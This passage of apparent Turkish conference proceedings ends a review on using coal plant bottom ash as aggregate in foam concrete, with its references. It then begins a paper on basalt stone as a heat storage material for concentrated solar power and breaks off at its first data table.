Termik santrallerde açığa çıkan taban külü ve yüksek fırın cürufunun depolama, nakliyat ve çevre kirliliği gibi önemli sorunlarını önlemek için çimento üretiminde teknik yönden kullanılabilirliği, beton üretiminde ise ince ve kaba agregası yerine kullanımı değerlendirilmelidir. Bu sebebiyetle bilimsel çalışmalara ağırlık verilmelidir.

2. KÖPÜK BETON

Hafif betonun bir türü olan köpük beton, hücreli veya gözenekli beton olarak da adlandırılmaktadır. Köpük beton, çimento, su ve agregası karışımına köpük ajanı yardımıyla oluşturulan köpüğün ilavesi ile oluşmaktadır. Yapısında hacminin % 75-80 oranında birbirinden bağımsız kapalı gözenekler bulunmaktadır. Köpük beton, yapılarda iç ve dış duvar imalatları ve yapı zeminlerde

uygulanan tesviye imalatları yerine kullanılması öngörülen hafif, ısı ve ses yalıtımını sağlayan alternatif bir yapı ve yalıtım malzemesidir [6].

Köpük beton ilk olarak 1914 yılında Aylsworth ve Dyer tarafından daha sonra 1923'te Bayern ve Erikson tarafından patenti alınmıştır. Ancak 21. yüzyılın başlarında hafif bir yapı malzemesi olarak kullanımı yaygınlaşmaya başlamıştır [9]. Jones ve McCarthy, 2005 yılında köpük beton tarihçesini, yangın dayanımı, ısı iletkenlik ve akustik özelliklerini araştırmışlardır. Ayrıca dünya üzerinde yapılmış olan çalışmalar üzerine değerlendirmelerde bulunmuşlardır. Yangın dayanımı, ısı iletkenlik ve akustik özellikleri üzerine görüşlerini bildirmelerine rağmen köpük betonun taze beton özellikleri, durabilitesi ve hava boşluğu sistemi gibi konularla ilgili oldukça sınırlı bilgi vermişlerdir [11].

Köpük jeneratörü yardımıyla üretilen karakteristik (kararlı) köpüğün beton harcın içerisine homojen bir şekilde karıştırılması ile elde edilen gözenekli yapıya sahip hafif beton türüdür. Köpük beton, hafif agregaya kullanılarak üretilen betonlarla karıştırılmamalıdır. Üretim sırasında kimyasal reaksiyon olarak sadece çimentonun hidratasyonu gerçekleşmektedir. Sıva, şap, blok harcı ve betonarme betonu olarak kullanılmaktadır. İçerisinde çimento ve agregaya haricinde malzeme bulunmamaktadır. Köpük yapımında kullanılan köpük ajanı tamamen doğal bir malzeme olup insan sağlığına hiçbir şekilde zarar vermemektedir [12].

2.1. Köpük Ajanı

Köpük ajanı, beton içerisine hava sürüklemek amacıyla köpük kabarcıklarının elde edilmesini sağlayan köpüğün ana malzemesidir. Köpük ajanı, içerdiği milyonlarca 0-2mm boyutlarındaki hava kabarcıkları sayesinde farklı yoğunluklarda ve yalıtım özelliklerinde beton harç üretimi gerçekleştirmektedir [5,6].

Köpük ajanları, beton üretiminde iki farklı yöntemle kullanılmaktadır. Birinci yöntemde köpük ajanında elde edilen köpük, harca ilave edilerek beton üretimi yapılmaktadır. Diğer yöntemde ise köpük ajanı harca, harç yapım esnasında ilave edilip köpük oluşturulmaktadır[7,8].

Organik ajanlar

- Bitkisel esaslı
- Reçine esaslı
- Protein (kan, keratin vb.) esaslı olmak üzere üç türü bulunmaktadır.

Sentetik ajanlar

Kimya sektöründe deterjan olarak kullanılan kimyasal maddelerden üretilen çözücü esaslı ajanlardır [9,6].

2.2. Köpük Betonun Özellikleri Ve Kullanım Alanları

Köpük beton, köpük ajanı kullanılarak oluşturulan köpüğün harç içerisinde hava boşlukları meydana getirerek hafif beton olarak da adlandırılan çimento harcıdır. Düşük birim hacim ağırlık, çok az miktarda agrega kullanımı, yüksek akışkanlık, düşük dayanım ve çok iyi ısı ve ses yalıtımı özelliklerine sahiptir. Köpük miktarı ayarlanarak 400-1000 kg/m³ aralığında birim hacim ağırlığına sahip köpük beton üretimi yapılmaktadır. Köpük beton; oda bölmesi, yalıtım malzemesi, dolgu ve taşıyıcı duvar gibi birçok amaç için kullanılmaktadır [13,14].

Köpük beton, yapısında bulunan boşluk miktarına bağlı olarak yoğunluğunda değişiklikler göstermektedir [30]. Yoğunluğu düşük köpük beton, yüksek yalıtım özelliklerine ve düşük dayanım değerlerine sahipken, yoğunluğu yüksek köpük beton, daha düşük yalıtım özelliklerine ve yüksek dayanım değerlerine sahiptir. Köpük beton, üretiminde kullanılan malzemelerin yoğunluğu ve yapısına bağlı olarak normal yoğunluktaki betondan % 10-50 daha düşük bir ısı iletkenlik katsayısına sahiptir [10].

Köpük beton, yoğunluğa bağlı olarak yapıların iç ve dış duvarlarında ve zeminlerde kullanılan yapı elamanlarının (tuğla, bims, tesviye betonu (şap), sıva, dış cephe mantolama ve süs malzemeleri vb.) yerine kullanılmaktadır. Bünyesinde doğal agrega, çimento ve köpük haricinde malzeme bulunmayan hafif, ısı ve ses yalıtım değerleri uygun ve üretim maliyetleri düşük bir yapı malzemesidir [15,6]. Yoğunluğuna ve kullanım alanlarına göre sınıflandırılarak Tablo 1.'de verilmiştir [12].

Tablo 1. Köpük beton yoğunlukları ve kullanım alanları

No	Yoğunluk kg/m ³	Kullanım Alanları
1	400-600 kg/m ³	Isı ve ses yalıtımı (Tavan ve yer döşemesi)
2	600-900 kg/m ³	Blok ve panel üretimi
3	900-1200 kg/m ³	Dış ve ana duvar, blok ve panel üretimi
4	1200-1600 kg/m ³	Taşıyıcı özellikli duvar, blok ve panel üretimi

Köpük betonun son yıllarda kullanım alanları aşağıda maddeler halinde verilmiştir:

1. Isı yalıtımlı hafif beton üretiminde
2. Isı yalıtımlı hafif tuğla, blok tuğla, bims ve duvar panel üretiminde
3. Isı ve ses yalıtımlı şap üretiminde
4. Çimento ve alçı esaslı hafif plaka üretiminde
5. Isı yalıtımlı hafif kiremit ve seramik üretiminde
6. Yapılarda bodrum kat, ısı yalıtım amaçlı toprak altı dolgu betonu olarak

7. Yapı etrafında oluşabilecek çökmeleri önlemek için hafif dolgu betonu olarak
8. Toprak altı su drenajı amaçlı gözenekli dolgu betonu olarak
9. Köprü ve köprü yolunda buzlanmayı önlemek amacıyla yol altı dolgu betonu
10. Tünel ve kuyu dolgu amaçlı hafif beton üretiminde
11. Perlitli sıva ve perlitli hafif beton üretiminde
12. Prefabrik bina üretiminde kullanılır [12].

3. TABAN KÜLÜ

Taban külü, fırınların tabanından toplanan kaba, granüle ve yanmaz yanma ürünüdür. Termik santralde üretilen, gözenekli bir yapıya sahip olan taban külünün içeriğini ağırlıklı olarak SiO_2 , Al_2O_3 , Fe_2O_3 ve CaO bileşikleri oluşturur [31]. Çoğu taban külü kömürle çalışan elektrik santrallerinde üretilmektedir. Ülkemizde 42 termik santral kömürle çalışmaktadır ve bu santraller her yıl yaklaşık 20 milyon ton kül açığa çıkar maktadır. Bu küllerinde %75-80'i uçucu kül, %20-25'i taban külüdür[16]. Taban külünün genel görünümü Şekil 1'de verilmiştir.



Şekil 1. Taban külü[17]

3.1. Taban Külünün Genel Özellikleri

Taban külleri çok gözenekli, boyutları ince agrega boyutları arasında yer almaktadır. Yani boyutları 1 mm ile 15 mm arasında değişmektedir. Taban külünün özgül ağırlığı Fe_2O_3 içeriğine göre artışlar göstermektedir[17]. Tablo 2.'de bazı mühendislik özellikleri gösterilmektedir.

Tablo 2. Taban külünün mühendislik özellikleri

Tane özgül ağırlığı	21-27
Kuru birim hacim ağırlık (kn/m^3)	7,2-16
Plastisite	-
Su emme (%)	0,8-2,0

Permeabilite katsayısı (cm/s)	2,5x0,01-9,4x0,01
Optimum nem içeriği (%)	13,8-26,2
Boşluk oranı (n)	0,66-1,05

Taban külünün kullanım alanları;

- Agregası
- Gürültü bariyerleri
- Temel malzemesi
- Yol inşası
- Sanat malzemeleri

Ayrıca çimento ile karıştırılarak yalıtımlı yol yapımında kullanılabilir. Taban külünün beton atıkları ve metallerle kimyasal olarak birleşimi izolasyon sağlar [18].

3.2. Taban Külünün Kimyasal Bileşimi

Taban külü; silis, demir, magnezyum, kalsiyum, alüminyum oksit ve sülfat içermektedir. Taban külünün kimyasal bileşimi kömürün cinsine ve yanma sıcaklığına göre değişmektedir [19]. Tablo 3'de taban külünün kimyasal bileşimi verilmiştir.

Tablo 3. Taban külünün kimyasal bileşimi

Bileşikler	Taban Külü
CaO	%0-22
SiO ₂	%21-60
Al ₂ O ₃	%10-37
Fe ₂ O ₃	%5-37
MgO	%0-4
SO ₃	-

Ayrıca taban külünün bileşiminde titanyum, fosfor, berilyum, yanmamış karbon ve mangan da çok az miktarda bulunabilmektedir [20,21].

Taban külü bazı durumlarda çürütücü özellik gösterebilmektedir. Taban külünün çürütücü özelliğini tespit etmek için pH, elektrik direnci, çözünebilir klorür ve sülfat içeriği incelenmelidir. Yani

pH değeri 5,5'tan fazla, elektrik direnci 1500 ohm-santimetreden fazla, çözünebilir klorür içeriği 200 ppm'den az ve çözünebilir sülfat içeriği 1000 ppm'den az olması gerekir [19]. Tablo 3.2. incelendiğinde SiO₂ oranı oldukça yüksektir. Bu nedenle, sıkıştırma işlemlerinde iyi bir sıkışmanın elde edilmesinde problem ortaya çıkmaktadır [16].

3.4. Taban Külünün Elde Edilmesi

Taban külleri termik santraller ve atık yakma tesislerinde oluşmaktadır. Türkiye'de 42 kömür ve linyit yakıtlı santral bulunmaktadır ve kurulu gücü 20.323 MWe'dır. Yıllık elektrik üretimi yaklaşık 106.464 GWh'dır. Bazı santrallere ait bilgiler Tablo 4'te gösterilmiştir [22].

Tablo 4. Türkiye'deki bazı kömür ve linyit yakıtlı santrallere ait bilgiler

No	Santral Adı	İl	Firma	Yakıt Tipi	Kurulu Güç(MW)
1	Zonguldak Eren	Zonguldak	Eren Enerji	İthal Kömür	2790
2	Afşin - Elbistan B	Kahramanmaraş	Eüaş	Linyit	1440
3	Afşin - Elbistan A	Kahramanmaraş	Eüaş	Linyit	1355
4	İSKEN Sugözü	Adana	Oyak	İthal Kömür	1320
5	İÇDAŞ Bekirli	Çanakkale	İçdaş Elektrik	İthal Kömür	1200
6	İskenderun Atlas	Hatay	Diler Holding	İthal Kömür	1200
7	Soma B	Manisa	Konya Şeker Enerji	Linyit	990
8	Kemerköy	Muğla	Limak Enerji	Linyit	630
9	Yatağan	Muğla	Bereket Enerji	Linyit	630
10	Çayırhan	Ankara	Ciner E.	Linyit	620

Ülkemizde kömürle çalışan santrallerin 13'ünde yaklaşık olarak yılda 4 milyon ton taban külü elde edilmektedir[23]. Taban külleri TS EN 450-1 standartına uygun olmadığından kül dağları ve barajlarda depolanmaktadır. Buralarda depolanan küller çevreye zarar vermektedir. Ayrıca depolanması yüksek masraflara sebep olmaktadır[23,24].

Çimento ve beton üretiminde taban külü kullanmanın faydaları şöyle sıralanabilir[25]:

- Stok sahasının ömrü uzar.
- Yer altı suyu korunmuş olur.
- Hava kirliliği önlenmiş olur.

4. YAPILAN ÇALIŞMALAR

Dakman (2017); Çalışmasında farklı oranlarda köpük ajanı kullanarak hazırlanmış olduğu köpük beton numunelerine yüksek sıcaklık uygulayarak dayanım olarak en iyi değere ulaşmayı amaçlamıştır. Hazırlanan numuneler 28 gün kür havuzunda tutularak 20 °C, 100 °C, 400 °C ve 700 °C olarak belirlenmiş sıcaklıklarda 3 saat bekletilmiştir. Belirlenen sıcaklıklarda bekletilen numuneler 1 gün (24 saat) soğumaya bırakılmıştır. Numunelerin birim ağırlıkları, basınç dayanımları ve ultra ses geçiş süreleri hesaplanmıştır. Daha sonra EXD analizi ve SEM ile mikro yapıları incelenmiştir. Yapılan deneylerin sonucunda, köpük solüsyonu oranı arttıkça basınç dayanımının, ultra ses geçiş hızının ve elastisite modülünün azaldığı gözlemlenmiştir. 100 °C'ye kadar sıcaklığa maruz kalan numunelerde büzülmeden kaynaklı hacimsel küçülmeler meydana gelirken, 100 °C'nin üzerindeki sıcaklıklarda mikro çatlaklar oluşumu nedeniyle boşluk hacimde artış olduğu anlaşılmıştır [14].

Ören (2017); Çimento dozajı ile yüksek fırın cürufunu farklı oranlarda kullanılarak köpük beton numuneleri hazırlanmıştır. Hazırlanan numunelere fiziksel ve mekanik deneyler uygulanmıştır. Deneyler sonucunda numunelerin birim hacim ağırlıkları 926–1132 kg/m³, basınç dayanımları 1–1.62 MPa ve ısı iletkenlik katsayıları 0.208 –0.264 W/mK aralığında tespit edilmiştir. Köpük beton üretiminde, çimento dozajında artışa gerek görülmediği ve kum yerine yüksek fırın cürufu kullanılması uygun bulunmuştur [8].

Tuzlak (2017); Agreganın miktarı ve dane boyutları sabit bırakılarak su/çimento oranında, köpük ajanı ve çimento miktarında değişiklik yapılarak köpük beton üretilmiştir. Üretilen numunelerde, numunelerin reolojisini, dayanım ve ısı iletkenliği özellikleri incelenmiştir. Dayanım ve ısı iletkenlik deneyleri sonucunda elde edilen değerlerin birim hacim ağırlıkla ilişkili olduğu ve numunelerin reoloji özelliklerinin Herschel-Bulkley modeline uygun olduğu saptanmıştır [6].

Atabey (2018); Mermer tozu, yüksek fırın cürufu ve uçucu kül gibi sanayi atıklarını hammadde olarak kullanılarak köpük beton blokları üretilmiştir. Bağlayıcı malzeme olarak CEM I 42,5 R tipi Portland çimento ve polipropilen elyafını da çimento bağlayıcının % 0.5'ine denk gelecek şekilde kullanmıştır. Köpük beton bloklarının üretimi sırasında ön köpük metodu tercih edilmiştir. Köpük yoğunluk ölçümlerini köpük makinesinde ürettikten sonra karışıma ilave edilmiştir. Karışımda bulunan tüm bileşenler karışıma eklendikten sonra mekanik yöntemler uygulanarak karışım hazırlanmıştır. 15x15x15 cm boyutlarındaki kalıplar kullanılarak numuneler elde edilmiştir. Numunelerin ısı iletkenlik değerleri 0.14 – 0.20 W/mK arasında elde edilmiştir. Elde edilen değerlerin ticari amaçla hazırlanan gaz betonlarla aynı olduğu saptanmıştır. Mermer tozu kullanılıp hazırlanan numunelerde rötre değerleri % 0.09 iken rötre değerinin maksimum olduğu değer filler olarak tamamen uçucu kül kullanılan numunelerde olup % 0.11 değeri elde edilmiştir. Numunelerin basınç dayanım değerleri ise 1.60 MPa – 4.35 MPa arasında bir değer almaktadır [26].

Aybars Nejat Yıldırım, Nevşehir bims agregası ve uçucu kül kullanarak hafif beton üretimi ve üretilen betonların farklı agresif ortamlardaki dayanım özelliklerini incelemiştir. Ayrıca geliştirilen deneyler sonucunda beton dozajının ve beton yaşının da dayanım özelliklerine etkisini incelemiştir. Yapılan deneyler sonucunda, beton üretiminde dozaj artırımının beton dayanımını da artırdığını gözlemlemiştir. Agresif ortam şartlarına bakıldığında tuzlu suda kürlenmiş numunelerin dayanımları normal şartlarda kürlenmişlere göre %12, asidik suda kürlenmiş numunelerin dayanımları da normal şartlarda kürlenmişlere göre %17 azaldığını gözlemlemiştir [27].

Vikas ve arkadaşları, ince agrega yerine kısmen taban külü kullanarak beton üretmişlerdir. Taban külünün, betonun eğilme ve basınç dayanımlarını düşürdüğünü tespit etmişlerdir. Ayrıca taban külünün betonda su ihtiyacını artırdığını görmüşlerdir [28].

Yüksel ve arkadaşları, taban külünün briket yapımında ince agrega olarak kullanılmasını araştırmıştır. Çalışmada taban külü ile kumun deneysel olarak yer değiştirmesi sağlanmıştır. Üretilen numunelerde taban külünün basınç dayanımı ve donmaya karşı dayanıklılığı düşürdüğü tespit edilmiştir. Aynı zamanda yapı ağırlığını düşürdüğü tespit edilmiştir [29].

5. SONUÇ VE ÖNERİLER

Ülkemizde ve dünyada enerji üretmek amacıyla sayısız termik santral bulunmaktadır. Bu termik santrallerin kullandıkları kömür gibi hammaddelerin kullanılması sonucu açığa çıkan maddelerin biri de taban külüdür. Çevreye ve ekonomiye fayda sağlaması amacıyla bu oluşan atık ürünün değerlendirilmesi son derece önemlidir. Köpük beton yapılarda ölü yükü hafifletirken servis ömrünü istenilen özelliklerde tamamlaması için durabilite özelliklerini iyileştiren, köpük ajanı kullanılarak üretimi yapılan bir maddedir. Köpük beton üretiminde doğal hafif agregalar kullanarak köpük betonun hafifliği desteklenmektedir ancak köpük beton üretiminde taban külünün agrega olarak kullanılması köpük betonun hafifliği destekleyecek nitelikte hafif agrega olarak kullanılmasına olanak verir. Böylece doğal hafif agrega kaynakların hızla tükenmesinin önüne geçilmiş olur. Taban külünün köpük beton üretiminde kullanılması hem köpük betonun özelliklerini iyileştirir hem de taban külünün çevreye salınarak oluşacak çevre kirliliği önlenir ayrıca ekonomiye de katkıda bulunmuş olur.

6. KAYNAKÇA

- [1] Serin, G., Çankıran, O., Başyigit, Ç., Taş, H.H., Fenkli, M., 2007. Normal, hafif ve yarı hafif beton blokların fiziksel ve mekanik özelliklerinin karşılaştırılması. Yapı Teknolojileri Elektronik Dergisi, 3(2016), 15-22.
- [2] Bodur, B., Bayraktar, O. Y., & Kaplan, G. Kalsiyum Alüminat Çimentolarının Köpük Beton Üretiminde Kullanımının İncelenmesi, 1. Uluslararası Mühendislik ve Mimarlık Kongresi, 338-361.

- [3] Altera, A. Z. A., Bayraktar, O. Y., Bodur, B., & Kaplan, G. (2020). Investigation of Properties of Concrete Produced with Recycled Aggregates. *Journal of Cement Based Composites*, 2, 26-34.
- [4] Landva A and Knowles D G (1994) *Construction Material, Geotechnics of Waste Fills, Theory and Practice*. ASTM STP 1070, Philadelphia, 371 s.
- [5] Short, A., Kinniburgh, W., 1963. *Lightweight Concrete*. Asia Publishing House.
- [6] Tuzlak, F., 2017. Taze Beton Reolojisinin Köpük Beton Özelliklerine Etkisi. (Y. Lisans Tezi), Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Ana Bilim Dalı, Isparta.
- [7] Nambiar, E., ve Ramamurthy, K., 2007. Air-void characterisation of foam concrete. *Cement and Concrete Research*, 37(2), 221–30.
- [8] Ören, O. H., 2017, Granüle Yüksek Fırın Cürufunun Köpük Beton Özelliklerine Etkisi. (Y. Lisans Tezi), Bartın Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Ana Bilim Dalı, Bartın.
- [9] Nambiar, E.K.K., Ramamurthy, K., 2006. Influence of filler type on the properties of foam concrete. *Cement and Concrete Research*, 28(5), 475–480.
- [10] Ramamurthy, K., Nambiar, E.K., Ranjani, G., 2009. A classification of studies on properties of foam concrete. *Cement and Concrete Composite*, 31(6), 388-396.
- [11] Davraz, M., Kılınçarslan, Ş., Koru, M., 2015. Farklı Yoğunluktaki Köpük Betonların Dayanım Ve Isıl İletkenlik Özellikleri, 9. Ulusal beton kongresi, 93-102.
- [12] Bekaroğlu, M., 2012. Kompozit Yapıda Pomza Agregası İçeren Köpük Betonun Özellikleri ve Teknik Parametrelerin İrdelenmesi. (Y. Lisans Tezi), Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Ana Bilim Dalı, Isparta.
- [13] Valore, R.C., 1954, Cellular concrete part 1 composition and methods of production, *ACI J*, 50 (1954), 773-796.
- [14] Dakman, M. H., 2017. Köpük Betonda Yüksek Sıcaklık Etkisi. (Y. Lisans Tezi), Osmangazi Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Ana Bilim Dalı, Eskişehir.
- [15] Koudriashoff, I.T., 1949. Manufacture of reinforced foam concrete roof slabs. *J Am Concr Inst*, 21(1), 37–48.
- [16] Mehta P K., *Concrete, Structure, Properties and Materials*, Incorporated Prentice-Hall, New Jersey, USA, 1986.
- [17] Buluş G., Değişik Bağlayıcı Maddeler İle İyileştirilmiş Kömür Külünün Mühendislik Malzemesi Olarak Kullanılabilirliği, Yüksek Lisans Tezi, Ankara Üniversitesi, Fen Bilimleri Enstitüsü, 1998, 76731.

- [18] Çobanlı, M.R., Isı Direnci Yüksek Hafif Yapı Malzemesi Üretimi, Yüksek Lisans Tezi, Eskişehir Osmangazi Üniversitesi, Fen Bilimleri Enstitüsü, Eskişehir, 1993, 33648.
- [19] Gürel Afife Çağlar, Enstüriyel Atık Mazemelerin Karayollarında Kullanımı, Yüksek Lisans Tezi, İstanbul Teknik Üniversitesi, Fen Bilimleri Enstitüsü, 2007, 222703.
- [20] Hewlett P.C., Chemistry Of Cement And Concrete, Butterworth-Heinemann, 2004, 4rd ed, England.
- [21] ACI Committee 226, Use of Fly Ash in Concrete, ACI Materials Journal, 1987, 84(5), 381-409.
- [22] <http://www.enerjiatlası.com/komur/> (Ziyaret tarihi: 20.01.2021)
- [23] Toprak M.U., Termik Santral Taban Küllerinden Alkali Aktivasyon ile Geopolimer Üretilmesi, Doktora Tezi, Eskişehir Osmangazi Üniversitesi, Fen Bilimleri Enstitüsü, Eskişehir, 2011, 285352.
- [24] Buluş G., Değişik Bağlayıcı Maddeler Kullanarak İyileştirilmiş Taban Küllerinin Mühendislik Malzemesi Olarak Kullanılabilirliği, 56. Türkiye Jeoloji Kurultayı, Ankara, Türkiye, 14-20 Nisan 2003.
- [25] www.arescimento.com.tr/geridonusum.html (Ziyaret tarihi: 22.01.2021)
- [26] Atabey, V., 2018. Mermer Atıklarından Köpük Beton Üretimi. (Y. Lisans Tezi), Afyon Kocatepe Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Ana Bilim Dalı, Afyon.
- [27] Yıldırım A.N., Pomza ve Uçucu Kül Kullanılarak İmal Edilen Hafif Betonların Agresif Su Ortamlarında Mekanik Özelliklerinin Araştırılması, Yüksek Lisans Tezi, Selçuk Üniversitesi, Fen Bilimleri Enstitüsü, 2007, 199827.
- [28] Vikas R.N., Sanjith, J., Ranjith A., Kiran B.M., Bottom Ash as Partial Sand Replacement in Concrete- A Review, IOSR Journal of Mechanical and Civil Engineering, 2015, 12(5), 148-151.
- [29] Yüksel İ., Özkan Ö. ve Bilir T., Kazanaltı Külü ile Briket Üretimi, Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi, 2006, 21(3), 527-532.
- [30] Bayraktar, O. Y. (2020). The Use of Rice Husk Waste in Foam Concrete Production. Turkish Journal of Agriculture-Food Science and Technology, 8(12), 2716-2722.
- [31] Yaprak, H., & Kaplan, G. Farklı Kür Koşullarının Taban Külü Katkılı Geopolimerlerin Termal ve Mekanik Özelliklerine Etkisi. TÜBAV Bilim Dergisi, 9(3), 41-51.

ISI DEPOLAMA MALZEMELERİNİN CSP SİSTEMİNDE ANALİZİ

Baran Günindi¹, Evren Meltem Toygar²

^{1,2}*Dokuz Eylül Üniversitesi, Mühendislik Fakültesi, Makina Mühendisliği Bölümü, İzmir, TÜRKİYE*

brngnnd@hotmail.com

ORCID: 0000-0002-0651-442X

ÖZET

Yoğunlaştırılmış güneş enerjisi günümüzde yaşanan enerji sorunlarına umut vadetmekle birlikte, hem ısı depolama malzemeleri hem ısı depolama sürelerinin artması bağlamında önemli bir araştırma konusu olmuştur. Yoğunlaştırılmış güneş enerjisinde ısı depolama malzemelerinin fiziksel özellikleri ve ısı depolama esnasındaki tutumları, onları ısı enerjisi depolama esnasında çok etkili bir faktör haline getirmiş ve bu sistemlerde hayati bir rol üstlenmişlerdir. Bu bağlamda yapılan bu çalışma, ısı depolama malzemelerinin literatürde geniş bir araştırılması yapıldıktan sonra, bazalt taşının iyi bir ısı depolama malzemesi olduğunu göstermiştir. Daha önce bazalt taşıyla ilgili herhangi bir ısı depolama çalışması yapılmadığından özgün bir çalışma olmuş ve bazalt taşının iyi bir ısı depolama malzemesi olma potansiyeline sahip olduğunu gösteren literatür ile birlikte bu çalışma doğruluğunu ve özgünlüğünü korumuştur.

Bu çalışma literatüre uygun şekilde yapılan ısı depolama modelinin üzerinde, bazalt taşının fiziksel özelliklerinin belirlenerek çalışma akışkanı olarak havanın kullanılmasıyla analizi gerçekleştirilmiştir. Tasarım analize uygun olacak şekilde yapılmış ve analizde net, doğru sonuçlar elde etmek için tasarımda basitleştirilmeye gidilmiştir. Isı depolama kabı malzemesi yüksek ısıya dayanıklı, ucuz ve kolay bulunabilir olması nedeniyle paslanmaz çelik-AISI 304 olarak belirlenmiştir. Isı depolama kabında meydana gelecek kimyasal olaylar ısı depolama kabına zarar vermemesi gerektiği düşünülerek özellikle bu malzeme atanmıştır.

ANSYS Designmodeler programında tasarlanan ısı depolama modeli daha sonra ANSYS Fluent'e aktarılmış ve analizi gerçekleştirilmiştir. Hem tasarım hem analiz programının kullanılmasına dayanan bir metot içeren bu çalışma sonuçları literatürde diğer ısı depolama malzemeleri ile kıyaslanmıştır. Bazalt taşının yüksek sıcaklıklarda çalışabilmesi, bol miktarda

bulunması ve iyi bir ısı iletim katsayısına sahip olmasından dolayı önemli bir depolama malzemesi olma potansiyelini göstermiştir. Analiz sonuçlarında yüksek sıcaklıklarda bazalt taşının özellikleride detaylı bir şekilde gösterilmiştir.

Bu çalışma sonucunda son zamanlarda ar-ge konusu olan ısı depolama malzemeleri detaylı bir şekilde literatur çalışmasıyla gösterilmiştir ve ısı depolama kabı modellerine dair çalışmalar verilmiştir. Çalışma sonunda diğer ısı depolama malzemelerinin dezavantajlarını ortadan kaldırma potansiyeline sahip bir ısı depolama malzemesi elde edilmiş ve bir ısı depolama malzemesinin analizi detaylı bir şekilde yapılarak bundan sonra yapılacak olan analizler için iyi bir kaynak olmuştur. Ayrıca ar-ge konusu olan bu depolama malzemeleri daha çok araştırılmaya ihtiyaç duyduğundan bu çalışma diğer çalışmalara ilham olmuştur.

Anahtar Kelimeler: *Yoğunlaştırılmış Güneş Enerjisi, Isı Depolama Malzemeleri ,Isı Depolama Kabı , Isı Analizi , Bazalt Taşı*

ANALYSIS OF THERMAL STORAGE MATERIALS AT CSP SYSTEM

ABSTRACT

Concentrated solar energy has been an important research subject in terms of increasing both heat storage materials and heat storage periods along with it is promising to the energy problems experienced today. The physical properties of heat storage materials and their behavior during heat energy storage in concentrated solar energy have made them a very effective factor during heat storage and have played a vital role in these systems. In this context, this study has shown that basalt stone is a good heat storage material after a wide investigation of the heat storage materials in the literature. Since no heat storage work has been done on basalt stone before, it has been an original study and this study has preserved its accuracy and originality with the literature showing that basalt stone has the potential to be a good heat storage material.

In this study, on the heat storage model designed in accordance with the literature, the physical properties of basalt stone were determined and analyzed by using air as the working fluid. The design was made in accordance with the analysis and it was aimed to obtain an effective and clear result from the analysis by removing the parts that would not affect the analysis. The heat storage container material was determined as stainless steel-AISI 304 due to its high temperature resistance, cheap and easy availability. This material has been specially

assigned because chemical reactions don't damage thermal energy storage container in the course of thermal storage.

The heat storage model was designed in the ANSYS Designmodeler program and then was transferred to ANSYS Fluent and analyzed. The results of this study, which includes a method based on the use of both a design and analysis program, have been compared with other heat storage materials in the literature. Basalt stone has shown the potential to be an important storage material due to its ability to operate at high temperatures, its abundance and good transmission coefficient. The properties of basalt stone at high temperatures are also shown in detail in the analysis results.

As a result of this study, heat storage materials, which have been the subject of research and development recently, have been shown in a detailed along with literature study and heat storage container models have been given. At the end of the study, a heat storage material that has the potential to eliminate the disadvantages of other heat storage materials was obtained and the analysis of a heat storage material was made in detail and has become a good source for future analyzes. In addition, since these heat storage materials, which are the subject of R&D, need more research, this study has inspired other studies.


Keywords: *Concentrated Solar Energy, Heat Storage Materials, Heat Storage Container, Heat Analysis, Basalt*

1. GİRİŞ

Elektrik enerjisi büyük ölçekte maliyet etkin bir şekilde depolanamadığından, fazla enerjii depolamak için genellikle mekanik, kimyasal veya termal enerjiye dönüştürülür. Bir güneş termik santrali, verimli enerji dönüşümü ve depolamanın iyi bir örneğidir. Yoğunlaştırılmış güneş enerjisi (CSP) tesisinde, gelen güneş radyasyonu küçük bir alıcı alana odaklanır ve bir termal güç üretim döngüsünün çalışma sıvısının sıcaklığını arttırmak için kullanılır. CSP tesisleri Isı enerjisi depolamanın (TES) birincil örnek uygulamasıyken, endüstriyel soğutma uygulamaları gibi diğer birçok alan üzerinde önemli bir etkisi olabilir [1].

Isı borusu bazlı ısı enerji depolama sistemi Şekil 1'de gösterilmiştir. Çanak tipi bir güneş kolektörünün odak noktasında bulunan serbest pistonlu bir stirling motoru ile entegre edilmiştir. Bir faz değişim tuzu TES cihazı, yoğunlaştırılmış güneş enerjisi sisteminde bir stirling motoru ile kullanılmak üzere tasarlanmış ve üretilmiştir. Gizli ısı enerjisi depolama ortamı için, eriyik sıcaklığı 680 °C ve enerji depolama kapasitesi 43 MJ (12 kW × h) olan bir ötektik NaCl ve NaF karışımı kullanılmıştır. Bir sodyum ısı borusu, şarj modu sırasında ısı taşıma fonksiyonu güneş alıcı yüzeyinden Stirling ısıtıcı

kafasına ve erimiş tuz kabına ve deşarj modu sırasında tuz kabından ısıtıcı kafasına entegre edilmiştir. Isı borusu, alıcı ve ısıtıcı kafasında birbirine bağılı buhar haznesi bölgeleri ile uzatma tüpleri tuz kabına yerleştirilmiş ayrıntılı bir hibrit yapıdadır [2].



Şekil 1. Entegre TES / Stirling Çanak Yoğunlaştırıcı [1]

TES sistemleri güneş enerjisi ile termal enerji talebi arasındaki uyumsuzluğu düzeltir. Bu nedenle, TES, günümüzde ve gelecekteki önemi gittikçe artan güneş termal enerji kullanımını için anahtar bir teknolojidir. Çeşitli ısı depolama yöntemleri vardır. Bunlardan biride duyulur ısı depolamadır. Duyulur ısı her zaman malzeme sıcaklığının artmasına veya azalmasına neden olur. Tüm malzemelerin kütle m ve sabit basınçta belirli bir ısı kapasitesi öz ısı (c_p) olması nedeniyle ısıyı emme ve depolama kabiliyeti vardır. Isı kapasitesi sıcaklıkla artar. Temel teori Debye modeli tarafından Denklem 3'de tanımlanmaktadır [3].


$$Q_{sensible} = mc(T_2 - T_1) \quad (3)$$

Katı malzemeler geniş bir sıcaklık aralığında kullanılabilir ve çok yüksek bir sıcaklığa kadar ısıtılabilir [4]. Tablo 1 'de duyulur ısı depolama sistemlerinde kullanılan önemli katı ısı depolama malzemeleri verilmiştir.

Tablo 1. Duyulur Isı Depolama İçin Katıların Termofiziksel Özellikleri [3]

Material	T , °C	ρ , [kg/m ³]	c_p , [kJ/(kg·K)]	λ , [W/(m·K)]	$10^6 \times a$, [m ² /s]	$10^{-3} \times b$, [J/(m ² Ks ^{1/2})]
Aluminum 99.99 %	20	2700	0.945	238.4	93.3	24.66
